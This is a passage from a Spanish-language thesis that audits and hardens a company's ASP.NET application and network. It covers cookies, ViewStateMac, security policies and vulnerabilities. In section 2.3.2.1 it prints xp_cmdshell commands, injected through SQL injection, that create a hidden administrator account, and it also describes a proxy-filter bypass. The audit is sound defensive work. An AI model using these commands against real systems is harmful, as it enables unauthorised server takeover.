Como se puede observar se agrega el identificador de sesión como valor de identificación del usuario, lo cual resulta más conveniente dado que este valor no es siempre el mismo y además su vigencia caduca así es posible prevenir que un estado de sesión legítimo sea utilizado como si fuera de otro usuario para efectuar el ataque.

1.6.4.5.2 Configurar las Cookies

La cookies son prácticamente imprescindibles cuado se debe realizar autenticación mediante formularios, existen formas de realizar autenticación sin cookies pero el riesgo puede ser aún mayor si, por ejemplo, se coloca el identificador de sesión en la dirección URL. Una cookie deben configurarse correctamente de manera que caduque luego de un tiempo determinado y que por ningún motivo sea persistente. Hacer las cookies persistentes abre la puerta a un potencial ataque al permitir que sea utilizada continuamente, así si un atacante roba una cookie persistente puede tener acceso a la aplicación sin restricción de tiempo. El Espacio de Código 1-37 muestra la forma en la que se pueden cambiar las cookies para un tiempo de caducidad, en este caso, de 30 minutos.

```
void OnLogin(object sender, EventArgs e) {
   // Verifica las credenciales
   if (ValidateUser(user, pswd)) {
      // Establece la fecha de caducidad
      HttpCookie cookie;
      cookie = FormsAuthentication.GetAuthCookie(user, isPersistent);
      if (isPersistent)
         cookie.Expires = DateTime.Now.AddMinutes(30);

      // Agrega la cookie a la respuesta
      Response.Cookies.Add(cookie);

      // Redirecciona
      string targetUrl;
      targetUrl = FormsAuthentication.GetRedirectUrl(user,
                  isPersistent);
   Response.Redirect(targetUrl);
   }
}
```

Espacio de código 1-37: Configuración de cookies para un tiempo de expiración[55]

1.6.4.6 EnableViewStateMac

El estado de vista de una aplicación Web .NET permite mantener la vista actual de los controles de servidor en dos solicitudes sucesivas, si este valor se intercepta se puede utilizar para manipular el estado de los controles y con ello alterar el funcionamiento de la aplicación.

[55] Tomado de [20]: Cómo evitar ataques desde Internet

La propiedad EnableViewStateMac está habilitada por defecto en aplicaciones ASP .NET y permite agregar al estado de vista un valor *hash* que se obtiene a partir de la clave **<machineKey>,** generada automáticamente para el equipo durante la instalación del Framework y de una clave de usuario. Al proteger el estado de vista con un valor hash se impide que este pueda ser alterado y luego reenviado al servidor sin que éste lo detecte al momento de comprobar el valor hash con propósitos de alterar el funcionamiento de la página.



Gráfico 1-48: ViewStateMac para proteger estados de vista

1.6.4.7 Programas funcionales con mínimos privilegios

Un error muy común durante el desarrollo de aplicaciones es hacerlo usando todos los privilegios de administrador. Las aplicaciones deben desarrollarse en un ambiente similar al real, con todas las restricciones de puertos y permisos sobre directorios del sistema.

Es común que desarrolladores y administradores de sistemas permitan todos los privilegios a una aplicación de manera que obtenga total funcionalidad, pero esto constituye un riesgo muy grande, pues si un intruso logra corromperlo u obtener

acceso, éste tendrá todos los privilegios administrativos para tomar el control del sistema y del equipo.

En una aplicación Web en particular se deben considerar aspectos como:

- Ancho de banda disponible para el funcionamiento.
- Concurrencia de usuarios en la aplicación.
- Dimensionamiento correcto del servidor de aplicaciones.
- Filtros implantados delante y detrás del servidor colocado en la DMZ[56].
- Permisos dentro de la red local y en el dominio.
- Tipos de usuarios que acceden a la aplicación.
- Permisos en el sistema operativo.
- Tipo de conexión con la base de datos.

Para que una aplicación cumpla con el principio de los mínimos privilegios debe desarrollarse e implementarse tomando en cuenta todos los aspectos listados para que no sea necesario elevar los privilegios innecesariamente.

[56] Zona desmilitarizada (DMZ) es la ubicación de red a la cual pueden acceder usuarios desde Internet.

CAPÍTULO 2 SITIO WEB EMPRESARIAL, ESCENARIOS Y VULNERABILIDADES

El desarrollo del presente proyecto tiene como objetivo principal dotar de seguridad al ambiente de trabajo y a la aplicación ASSV de la empresa ARMILED CIA. LTDA. Esta aplicación está desarrollada con tecnología ASP .NET y lenguaje VB .NET, conjuntamente con una base de datos en SQL Server 2000.

Previamente a la implementación de las medidas de seguridad en capítulo se hace un recuento de la situación de la red, en cuanto a métodos de autenticación, autorización y comunicación segura, para tener una real medida de lo necesario a implementarse. También se recopilan las *políticas de seguridad* que la empresa desea implementar para la aplicación y para los usuarios en específico. Teniendo claras las expectativas de la empresa y la situación real de la seguridad se procederá a proponer el esquema de solución que mejor se adapte a las necesidades de seguridad la información sin descuidar aspectos como: equipos disponibles, presupuesto de la empresa y eficiencia de la aplicación.

2.1 POLÍTICAS DE SEGURIDAD PARA LA APLICACIÓN EMPRESARIAL Y SUS USUARIOS.

Entre las bases que se toman para la implementación de la mejor opción en cuanto a tecnologías y técnicas de seguridad están las políticas de seguridad, que dan la pauta de cuáles son las necesidades y expectativas que tiene la empresa para garantizar, confidencialidad, integridad, autenticación y disponibilidad de la información.

2.1.1 POLÍTICAS DE SEGURIDAD PLANTEADAS POR LA EMPRESA

En el **Anexo A** se tiene la lista de las políticas de seguridad de la empresa ARMILED CIA. LTDA. que se consideran a ser implementadas luego de la correcta implantación de las medidas de seguridad tanto a la aplicación ASSV como a los equipos de trabajo (estaciones, servidores, equipos de comunicación). Estos planteamientos se toman literalmente pero están sujetos a revisiones

futuras en caso de nuevas implementaciones o de nuevas brechas de seguridad detectadas.

El incumplimiento de las políticas descritas con anterioridad acarrea sanciones dependiendo de la gravedad de la falta y del daño que pudiere haberse causado al sistema. En primera instancia se da una amonestación verbal, pero si se reincide en el incumplimiento se pueden tener sanciones desde una multa hasta el despido de la empresa y si la información perdida causa algún tipo de perjuicio tanto a la empresa como a los clientes se pueden derivar incluso a acciones legales.

2.1.2 SUGERENCIAS Y OBSERVACIONES TÉCNICAS A LAS POLÍTICAS DE SEGURIDAD.

Del análisis de las políticas de seguridad entregadas por la empresa se pueden hacer algunos cambios y sugerencias que vayan más en el aumento y mejoramiento del nivel de seguridad del sistema y de la red de datos las cuales se describen en las Tablas 2-1 y 2-2.

Política	Alcance o sugerencia
2.1	La información privada de los clientes no debe ser transportada tampoco dentro de la empresa en ningún tipo de medio que no sea el correo corporativo y solamente entre los departamentos interesados.
3.1	Dada la alta tasa de ingreso de información al sistema se recomienda hacer un respaldo de la base de datos al menos dos veces por semana, y que dichos respaldos sean almacenados en lugares adecuados.
3.2	Los respaldos no deben limitarse a los documentos de Office sino a todos aquellos archivos que se consideran parte integral del sistema de información y los respaldos deben hacerse también en un medio externo, magnético o electrónico.
4.3	Las contraseñas en los nueve caracteres de longitud mínima deben incluir al menos 1 número y un símbolo del tipo $%&@#.

Tabla 2-1: Sugerencias y alcances de las políticas de seguridad planteadas.

Políticas adicionales sugeridas	
Reenvío de correos y cadenas	
Política	Esta prohibido el reenvío masivo de correos electrónicos dentro y fuera de la empresa.
Propósito	Prevenir la saturación del servidor de correo con Spam[57].
Cobertura	Todos los departamentos de la empresa.

[57] Spam: Correo no deseado, considerado como basura.

Seguridad de los equipos de comunicación	
Política	Los equipos de comunicación tales como routers, switches, y access points deben mantenerse en lugares restringidos sin acceso libre.
Propósito	Evitar el robo de equipos o su posible daño por parte de usuarios o intrusos.
Cobertura	Departamento de sistemas que debe encargarse de asegura los espacios donde se ubiquen los mencionados equipos.
Seguridad de acceso inalámbricos	
Política	Todos los accesos a la red mediante la red inalámbrica deben hacerse solamente después de una correcta autenticación y la encripción de la comunicación.
Propósito	Evitar el uso de sniffers[58] en la red inalámbrica para obtener acceso al sistema de la empresa.
Cobertura	Todos los departamentos de la empresa.
Respaldos de configuraciones	
Política	Todas las configuraciones de los equipos de comunicación deben ser respaldadas en medios magnéticos o electrónicos y almacenados en lugares adecuados.
Propósito	Lograr una rápida recuperación del funcionamiento del equipo en caso de pérdida de la configuración del mismo.
Cobertura	El departamento de sistemas debe designar el encargado de realizar estos respaldos y almacenarlos.
Actualizaciones de seguridad	
Política	En los servidores y estaciones de trabajo deben instalarse al menos mensualmente actualizaciones de seguridad que soluciones problemas detectados.
Propósito	Evitar que problemas de seguridad ya resueltos puedan ser explotados para obtener acceso a la red y al sistema.
Cobertura	Afín al departamento de sistemas que debe preparar las actualizaciones e instalarlas oportunamente.
Actualización del sistema de Antivirus	
Política	El sistema de antivirus empresarial debe mantenerse actualizado diariamente.
Propósito	Lograr mantener una base actualizada de los virus más recientes y proteger a la red y al sistema de posibles fallos de seguridad.
Cobertura	Todos los departamentos con la asesoría del departamento de Sistemas.
Accesos remotos	
Política	Deshabilitar por completo todo tipo de acceso remoto que no sea absolutamente necesario a los servidores de la empresa y a las estaciones de trabajo.
Propósito	Cerrar una brecha de seguridad muy grande que puede causar la pérdida total del control del sistema y de su información.
Cobertura	Departamento de sistemas que deberá encargarse de configurar correctamente esta funcionalidad.

Tabla 2-2: Políticas de seguridad sugeridas.

2.2 ESTUDIO DE LA SITUACIÓN ACTUAL DE LA RED ARMILED CIA. LTDA.

La red de Armiled Cia. Ltda. está basada en la funcionalidad antes que en un criterio técnico de seguridad o de eficiencia. Este es un aspecto bastante común dentro de las redes empresariales de nuestro medio y como tal debe ser tomado

[58] Sniffer: Se conoce con esta denominación a programas que permiten el rastreo del tráfico en la red de datos.

en cuenta porque afecta directamente el propósito de establecer una infraestructura de seguridad o al menos una configuración que privilegie el buen manejo de la información.

El Gráfico 2-1 muestra la configuración de red de la matriz principal donde se centralizan todos los procesos administrativos de la empresa a nivel nacional, que tiene sucursales en Guayaquil, Cuenca y Portoviejo. Como puede observarse la infraestructura de red agrupa a todos los servidores y estaciones de trabajo en una misma red. No existen servidores de seguridad que separen la red de servidores de la red de usuarios.

La red tiene levantados varios servicios que se agrupan como lo muestra la Tabla 2-3.

Servidor	Sistema operativo	Servicios y Aplicaciones
Aplicaciones	Windows 2000 Server, Service Pack 4	Servidor Web (IIS 5.1), Servidor de Base de datos (Sql Server 2000, Service Pack 3), Aplicaciones (Sistema de contabilidad).
Correo	Linux Red Hat	Servidor de correo empresarial, Proxy/Firewall hacia el exterior
Dominio	Windows 2003 Server	Servidor de dominio (Active Directory)

Tabla 2-3: Servicios instalados y funcionales en la red Armiled

Todos los departamentos tienen acceso a la aplicación empresarial, algunos para realizar cambios e introducir información y otros para realizar consultas concernientes al negocio.

Las instalaciones de la empresa están distribuidas en dos edificios de dos pisos cada uno ubicados frontalmente en ambos lados de la calle. La mayoría de los departamentos administrativos se encuentran ubicados en el primer edificio y solamente los departamentos de Bodega, Investigaciones y Operaciones se encuentran ubicados en el segundo edificio.



Gráfico 2-1: Red ARMILED por departamentos

La comunicación entre edificios se realiza mediante cable UTP categoría 5e como un enlace más entre switches, igualmente entre los pisos del edificio principal. El cuarto de comunicaciones y el departamento de sistemas funcionan en el mismo espacio. Como se puede observar existe un router inalámbrico que está conectado al switch principal y que hace las veces de bridge del Access Point ubicado en el primer piso al cual se conecta una impresora en red. El acces point del segundo piso se conecta directamente a la red y tiene como propósito dar servicio inalámbrico a las computadoras portátiles de la gerencia.

Medel es una empresa del grupo Armiled y no forma parte de los departamentos de Armiled Cia. Ltda. pero para la red actúa como tal y por tanto tiene acceso a la red del sistema y también a los servicios de la empresa. Inclusive puede realizar accesos al sistema en si para realizar consultas concernientes a la nómina de empleados.

La navegación por Internet para todos los usuarios y departamentos se realiza mediante un solo proxy que además hace las veces de firewall el cual filtra el tráfico bloqueando todos los puertos, excepto el puerto http para navegación y los necesarios para el correo electrónico, además hace un filtrado de direcciones consideradas maliciosas o peligrosas.

El dominio de la empresa solamente se utiliza para el departamento de Contabilidad que hace uso de un sistema que requiere el manejo de usuarios mediante Active Directory, los demás usuarios de la empresa no están dentro del dominio y en la mayoría de los casos tienen privilegios altos sobre las estaciones de trabajo.

El servidor de base de datos se utiliza para el manejo de la aplicación de contabilidad y para la aplicación Web empresarial y tiene autenticación mixta con inicios de sesión del tipo System Administrator, con todos los permisos necesarios para poder hacer modificaciones de sobre su funcionamiento. El servidor no guarda ningún tipo de auditoria de los ingresos ni de la acción de los usuarios.

El servidor de correo electrónico tiene sistema operativo Linux RedHat y un servicio propietario de una empresa externa, que lo provee y lo configura, no está abierto para configuración excepto para la administración de cuentas y manejo del proxy/firewall.

No existe un sistema empresarial de antivirus y cada estación se maneja como una entidad independiente que se protege con un antivirus administrado localmente. Las actualizaciones se realizan de forma automática diariamente pero las revisiones completas no se contemplan como una política de seguridad a cumplir.

2.3 ANÁLISIS DE ACTUALES Y POTENCIALES VULNERABILIDADES.

2.3.1 VULNERABILIDADES DE LA RED

La red Armiled según lo expuesto tiene varias posibles vulnerabilidades que se describen a continuación pero que no necesariamente serán corregidas en el contexto de este proyecto por cuanto el alcance del mismo no contempla el aseguramiento de la red en si. Se hace la descripción de estas vulnerabilidades para poder conocer las debilidades del entorno donde se hace uso de la aplicación Web empresarial y como se ve afectada por éste.

2.3.1.1 Vulnerabilidad del Proxy/Firewall

La principal vulnerabilidad detectada desde la red interna hacia el exterior es la facilidad con la cual se puede eludir el proxy/firewall. El proxy está configurado a través de la dirección 192.168.1.64 en el puerto 3128 para todos los usuarios de la red. Al reconfigurar el puerto utilizado para el proxy por 3129 el navegador de cualquier estación de trabajo salta el filtro del firewall y permite el acceso a cualquier página y contenido como se muestra en el Gráfico 2-2.

Gráfico 2-2: Configuración que permite saltar el filtrado del firewall.

2.3.1.2 Red única de servidores y estaciones

Al tener una única red de datos a la cual se conectan todos los servidores y también los usuarios se da libre acceso de éstos a directorios configuraciones y servicios que deben mantenerse aislados. Inclusive algunos de los servidores comparten carpetas que pueden ser accedidas y utilizadas con todos los permisos de administración, lo cual puede se aprovechado para obtener acceso a información confidencial.

Los servidores al no tener una red única y separada de las estaciones comparten los recursos de ancho de banda con los usuarios comunes lo cual reduce la eficiencia de los servicios levantados. Además facilita que programas instalados en estaciones de trabajo tomen el control de los servidores. Un ejemplo de esto ya ocurrió cuando en meses anteriores el servidor de correo fue utilizado para el envió masivo de spam, lo cual provocó que la dirección pública de la empresa entrara en la lista negra de direcciones que causan correo basura y por ende los correos empresariales no se pudieran enviar.

2.3.1.3 Agrupación de servicios

Los servicios levantados en los servidores no es la más adecuada y facilita la ejecución de un ataque de denegación de servicio sin mayores esfuerzos. El servidor de aplicaciones está dimensionado solamente para el funcionamiento de la aplicación de contabilidad y facturación pero se utiliza también como servidor de base de datos y como servidor Web, con lo cual se satura los recursos disponibles tanto en memoria como el procesador. Lo mismo sucede con el servidor de de correo que está dimensionado solamente para este servicio, pero también cumple con la labor de filtrado de tráfico de todos los usuarios, incluidos los de la empresa filial Medel.

Estos servidores están a punto de saturar sus capacidades y no cumplen con todos los requerimientos necesarios para realizar la tarea de manera eficiente, causando interrupciones en uno u otro servicio.

2.3.1.4 Sistema UPS de respaldo

La red no cuenta con un sistema de UPS[59] que permita finalizar correctamente los sistemas. En nuestro medio es muy común tener cortes de energía inesperados que pueden provocar daños físicos en los equipos de red y en los servidores, pérdidas de información, corrupción de datos, desconfiguraciones, entre otros.

Esta vulnerabilidad más que posibilitar ataques no previene problemas aún más comunes que pueden resultar fatales contra un sistema centralizado de información como el manejado en la empresa.

2.3.1.5 Instancias de SQL Server

SQL Server 2000 está instalado como servidor de base de datos y puede ser accedido desde cualquier máquina con simplemente instalar una instancia de cliente SQL y con una contraseña fácil de intuir. Esto se debe a que está

[59] UPS (Uninterruptible Power Suply) por sus siglas en e Inglés es un dispositivo que permite mantener el flujo eléctrico hacia dispositivos sensibles durante un tiempo que está determinado por la capacidad de la batería, dando la posibilidad de finalizar sistemas correctamente.

habilitada la autenticación mixta y que no se han establecido todavía las políticas correctas con respecto a los tipos de contraseñas y el manejo de información.

2.3.2 VULNERABILIDADES DEL SISTEMA ASSV

El sistema ASSV es un sistema desarrollado y funcional en una primera etapa para la administración de procesos dentro de la empresa en un sistema centralizado de información que permita hacer más eficientes los procesos, en especial el manejo de nómina de empleados. El sistema en si está implementado en tecnología ASP .NET para páginas dinámicas, con varios módulos que comprenden las funcionalidades de cada departamento.

A continuación se detallarán las varias vulnerabilidades que se encuentran en el sistema las cuales se busca corregir con la implementación del presente proyecto.

2.3.2.1 Vulnerabilidad Inyección SQL.

Como ya se había mostrado con anterioridad en el Gráfico 1-42 del primer capítulo del presente trabajo, existen vulnerabilidades de inyección de SQL en el sistema lo que permite, en el caso del ejemplo planteado tener acceso al sistema sin necesidad de tener una identidad correcta.

Pero mas allá de esto se puede lograr ataques mucho más sofisticados que permitan no solamente introducirse al sistema sino también tomar el control del servidor. Para lograr esto se comienza por determinar si un sitio es vulnerable a un ataque de inyección de SQL, una vez determinado esto y sabiendo que la aplicación ASSV no controla este tipo de ataques se hace uso de una combinación de vulnerabilidades del sistema para ejecutar código SQL con privilegios de SystemAdministrator que llama al shell de Windows y desde ahí ejecutar instrucciones como administrador. El código para este tipo de ataque se muestra en el Espacio de Código 2-1.

```
exec master..xp_cmdshell 'net user darkon facil /add'
exec master..xp_cmdshell 'net localgroup administradores darkon /add'
```

Espacio de código 2-1: Ejecución de comandos en el shell de Windows desde SQL Server.

Para completar el ataque simplemente introducimos estos comandos en un campo vulnerable a inyección y mandamos el formulario de vuelta al servidor, esto hace que el comando SQL se ejecute como una consulta mas y cree un usuario de nombre ***darkon*** cuya clave es ***facil*** para luego agregar a este nuevo usuario al grupo de administradores del sistema. La introducción de esto comandos SQL en el formulario se puede observar en los gráficos 2-3 y 2-4.

Gráfico 2-3: Creación de usuario en el servidor.

Gráfico 2-4: Agregar el nuevo usuario al grupo de administradores.

Una vez ejecutados estos comandos el servidor puede ser controlado por el nuevo usuario, para demostrar esto, en este caso se hace uso de la utilidad de *Escritorio remoto* del servidor que está habilitada para administración remota y como se muestra en los gráficos 2-5 y 2-6 el nombre de usuario y clave ya generados entregan el control total del servidor al atacante.

Gráfico 2-5: Uso de credenciales creadas en el ataque de inyección.



Gráfico 2-6: Pantalla de administración del servidor controlado

2.3.2.2 Mensajes de error al usuario.

Como ya se ha explicado en la sección 1.6.4.3 del presente trabajo la configuración por defecto de una aplicación ASP .NET devuelve una página de respuesta indicando todos los errores que se generaron cuando se presentan problemas que ya no son de sintaxis, sino de funcionamiento o lógica del programa. Esta utilidad es bastante funcional y ayuda a resolver problemas en la etapa de desarrollo con la ayuda de la pila completa de métodos donde se generó el error o la excepción no controlada, pero en etapa de producción este tipo de mensajes pueden causar grandes agujeros de seguridad al darle información al atacante, que le resulte útil para permitirle acceso.

En el caso concreto de ASSV el sistema presenta esta vulnerabilidad en varios módulos del programa pero el principal y más útil para un atacante es en la autenticación, donde se puede introducir valores que provoquen la caída del sistema y por ende obtener información del código mismo.

